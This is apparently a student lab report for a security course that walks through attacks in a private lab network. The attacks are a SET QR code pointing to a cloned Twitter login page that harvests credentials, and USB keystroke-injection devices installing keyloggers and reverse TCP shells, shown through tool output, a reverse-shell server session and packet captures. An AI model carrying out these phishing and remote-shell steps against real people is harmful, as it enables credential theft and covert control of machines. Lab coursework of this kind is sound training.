
We generate a malicious QR code which points to our credential harvesting twitter page clone.

```
set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want
.

When you have the QRCode Generated, select an additional attack vector within SE
T and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java
 Applet
and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit): 192.168.139.139
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png
```


And here it is:



Using a QR app we can scan the code and visit our website.



The rest of the attack would flow the same as the previous credential harvester example.
The victim visits the page:



They enter their credentials and then SET harvests the credentials and forwards them to their actual destination.

We can see that once again SET has harvested credentials from the user.

```
192.168.139.138 - - [01/Nov/2018 13:43:45] "GET /favicon.ico HTTP/1.1" 404 -
directory traversal attempt detected from: 192.168.139.138
192.168.139.138 - - [01/Nov/2018 13:43:47] "GET /opensearch.xml HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=mobile@user.com
POSSIBLE PASSWORD FIELD FOUND: session[password]=password2
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


Captures: captures/QR_attack_vectors_twitter.pcapng

Attack 3

Attack 3 will utilize tools such as Bash Bunny or Rubber Ducky to install a keylogger and a reverse tcp payloads onto the victim machine.

Bash Bunny

Linux - Keylogger



Linux - Reverse Tcp

```
920 152.619673615 192.168.0.23   192.168.0.24   TCP    67 9999 → 51768 [PSH, ACK] Seq=1 Ack=22 Win=29056 Len=1 TSval=2186109866 TSecr=3708137439
921 152.619918197 192.168.0.24   192.168.0.23   TCP    66 51768 → 9999 [ACK] Seq=22 Ack=2 Win=29312 Len=0 TSval=3708264154 TSecr=2186109866
922 152.620093870 192.168.0.24   192.168.0.23   TCP    92 51768 → 9999 [PSH, ACK] Seq=22 Ack=2 Win=29312 Len=26 TSval=3708264154 TSecr=2186109866
923 152.620110293 192.168.0.23   192.168.0.24   TCP    66 9999 → 51768 [ACK] Seq=2 Ack=48 Win=29056 Len=0 TSval=2186109866 TSecr=3708264154
953 161.845640158 192.168.0.24   224.0.0.251    MDNS   251 Standard query 0x0000 ANY 4.f.0.b.5.b.8.7.8.e.1.d.5.2.d.a.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.
957 163.347492475 192.168.0.23   192.168.0.24   TCP    67 9999 → 51768 [PSH, ACK] Seq=2 Ack=48 Win=29056 Len=1 TSval=2186120593 TSecr=3708264154
958 163.350245237 192.168.0.24   192.168.0.23   TCP    92 51768 → 9999 [PSH, ACK] Seq=48 Ack=3 Win=29312 Len=26 TSval=3708274884 TSecr=2186120593
959 163.350265777 192.168.0.23   192.168.0.24   TCP    66 9999 → 51768 [ACK] Seq=3 Ack=74 Win=29056 Len=0 TSval=2186120596 TSecr=3708274884
960 163.391715283 192.168.0.24   192.168.0.23   TCP    66 51768 → 9999 [FIN, ACK] Seq=74 Ack=3 Win=29312 Len=0 TSval=3708274925 TSecr=2186120596
961 163.432235670 192.168.0.23   192.168.0.24   TCP    66 9999 → 51768 [ACK] Seq=3 Ack=75 Win=29056 Len=0 TSval=2186120678 TSecr=3708274925
Frame 922: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface 0
Ethernet II, Src: Dell_dc:e4:c0 (98:90:96:dc:e4:c0), Dst: Dell_dc:f5:35 (98:90:96:dc:f5:35)
Internet Protocol Version 4, Src: 192.168.0.24, Dst: 192.168.0.23
Transmission Control Protocol, Src Port: 51768, Dst Port: 9999, Seq: 22, Ack: 2, Len: 26
Data (26 bytes)
```

```
0  98 90 96 dc f5 35 98 90  96 dc e4 c0 08 00 45 00   ·····5·· ·····E·
0  00 4e a4 e3 40 00 40 06  14 47 c0 a8 00 18 c0 a8   ·N··@·@· ·G·····
0  00 17 ca 38 27 0f 84 6f  67 4a 95 b6 c2 e5 80 18   ···8'··o gJ·····
0  00 e5 2f a8 00 00 01 01  08 0a dd 07 9e da 82 4d   ··/····· ·······M
0  63 aa 00 00 00 16 2f 72  6f 6f 74 2f 43 4f 4d 50   c·····/r oot/COMP
0  38 35 30 36 5f 41 53 4e  30 34 3e 20               8506_ASN 04>
```

Windows - Keylogger

```
File  Edit  View  Search  Terminal  Help
22:26:43(-)root@datacomm-192-168-0-23:~$ ncat -l -u 2000
'g''d''g''d''g''d''g''d''g''d''g''d''g''d''g''d''g''d'
```

```
166 29.193171279 192.168.0.24   192.168.0.23   UDP    60 58814 → 2000 Len=3
167 29.193628840 192.168.0.24   192.168.0.23   UDP    60 58814 → 2000 Len=3
168 29.194519434 192.168.0.24   192.168.0.23   UDP    60 58814 → 2000 Len=3
169 29.196531614 192.168.0.24   192.168.0.23   UDP    60 58814 → 2000 Len=3
170 29.404658455 192.168.0.24   192.168.0.23   UDP    60 58814 → 2000 Len=9
226 41.968155861 192.168.0.24   224.0.0.251    MDNS   251 Standard query 0x0000
228 43.347516326 192.168.0.24   192.168.0.23   UDP    60 58814 → 2000 Len=3
229 43.362243182 192.168.0.24   192.168.0.23   UDP    60 58814 → 2000 Len=3
230 43.466863586 192.168.0.24   192.168.0.23   UDP    60 58814 → 2000 Len=3
231 43.626927064 192.168.0.24   192.168.0.23   UDP    60 58814 → 2000 Len=3
232 43.683006946 192.168.0.24   192.168.0.23   UDP    60 58814 → 2000 Len=3
233 43.907010512 192.168.0.24   192.168.0.23   UDP    60 58814 → 2000 Len=3
234 43.931067933 192.168.0.24   192.168.0.23   UDP    60 58814 → 2000 Len=3
```

Windows - Reverse Tcp

```
22:26:41(-)root@datacomm-192-168-0-23:Multiple_Clients$ python3 server.py
turtle>
Connection has been established: DCOM-22 (192.168.0.22)

Connection has been established: DCOM-22 (192.168.0.22)
list
----- Clients -----

turtle> list
----- Clients -----
0   192.168.0.22   49929   DCOM-22

turtle> select 0
You are now connected to DCOM-22
C:\Users\Administrator\COMP8506_ASN04> ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Administrator\COMP8506_ASN04> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::79d4:c30d:8e31:59e2%3
   IPv4 Address. . . . . . . . . . . : 192.168.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.100
C:\Users\Administrator\COMP8506_ASN04>
```

```
2561 561.750402359 192.168.0.23  192.168.0.22  TCP   55 9999 → 49929 [PSH, ACK] Seq=1 Ack=8 Win=29312 Len=1
2562 561.750894026 192.168.0.22  192.168.0.23  TCP   97 49929 → 9999 [PSH, ACK] Seq=8 Ack=2 Win=525568 Len=43
2563 561.750926271 192.168.0.23  192.168.0.22  TCP   54 9999 → 49929 [ACK] Seq=2 Ack=51 Win=29312 Len=0
2583 567.022162352 192.168.0.23  192.168.0.22  TCP   55 9999 → 49929 [PSH, ACK] Seq=2 Ack=51 Win=29312 Len=1
2584 567.028579780 192.168.0.22  192.168.0.23  TCP   97 49929 → 9999 [PSH, ACK] Seq=51 Ack=3 Win=525568 Len=43
2585 567.028611049 192.168.0.23  192.168.0.22  TCP   54 9999 → 49929 [ACK] Seq=3 Ack=94 Win=29312 Len=0
2597 569.646459782 192.168.0.23  192.168.0.22  TCP   62 9999 → 49929 [PSH, ACK] Seq=3 Ack=94 Win=29312 Len=8
2598 569.651987695 192.168.0.22  192.168.0.23  TCP  196 49929 → 9999 [PSH, ACK] Seq=94 Ack=11 Win=525568 Len=142
2599 569.652028445 192.168.0.23  192.168.0.22  TCP   54 9999 → 49929 [ACK] Seq=11 Ack=236 Win=30336 Len=0
2627 575.614578739 192.168.0.23  192.168.0.22  TCP   62 9999 → 49929 [PSH, ACK] Seq=11 Ack=236 Win=30336 Len=8
2628 575.627494253 192.168.0.22  192.168.0.23  TCP  563 49929 → 9999 [PSH, ACK] Seq=236 Ack=19 Win=525568 Len=509
2629 575.627541903 192.168.0.23  192.168.0.22  TCP   54 9999 → 49929 [ACK] Seq=19 Ack=745 Win=31360 Len=0
```

```
▸ Frame 2562: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface 0
▸ Ethernet II, Src: Dell_dc:ee:77 (98:90:96:dc:ee:77), Dst: Dell_dc:f5:35 (98:90:96:dc:f5:35)
▸ Internet Protocol Version 4, Src: 192.168.0.22, Dst: 192.168.0.23
▸ Transmission Control Protocol, Src Port: 49929, Dst Port: 9999, Seq: 8, Ack: 2, Len: 43
▸ Data (43 bytes)
```

```
0000  98 90 96 dc f5 35 98 90  96 dc ee 77 08 00 45 00   ·····5·· ···w··E·
0010  00 53 4a 99 40 00 80 06  2e 8e c0 a8 00 16 c0 a8   ·SJ·@··· ........
0020  00 17 c3 09 27 0f 23 18  7b 63 f2 2b 02 e3 50 18   ····'·#· {c·+··P·
0030  08 05 fe e7 00 00 00 00  00 27 43 3a 5c 55 73 65   ········ ·'C:\Use
0040  72 73 5c 41 64 6d 69 6e  69 73 74 72 61 74 6f 72   rs\Admin istrator
0050  5c 43 4f 4d 50 38 35 30  36 5f 41 53 4e 30 34 3e   \COMP850 6_ASN04>
0060  20                                                 
```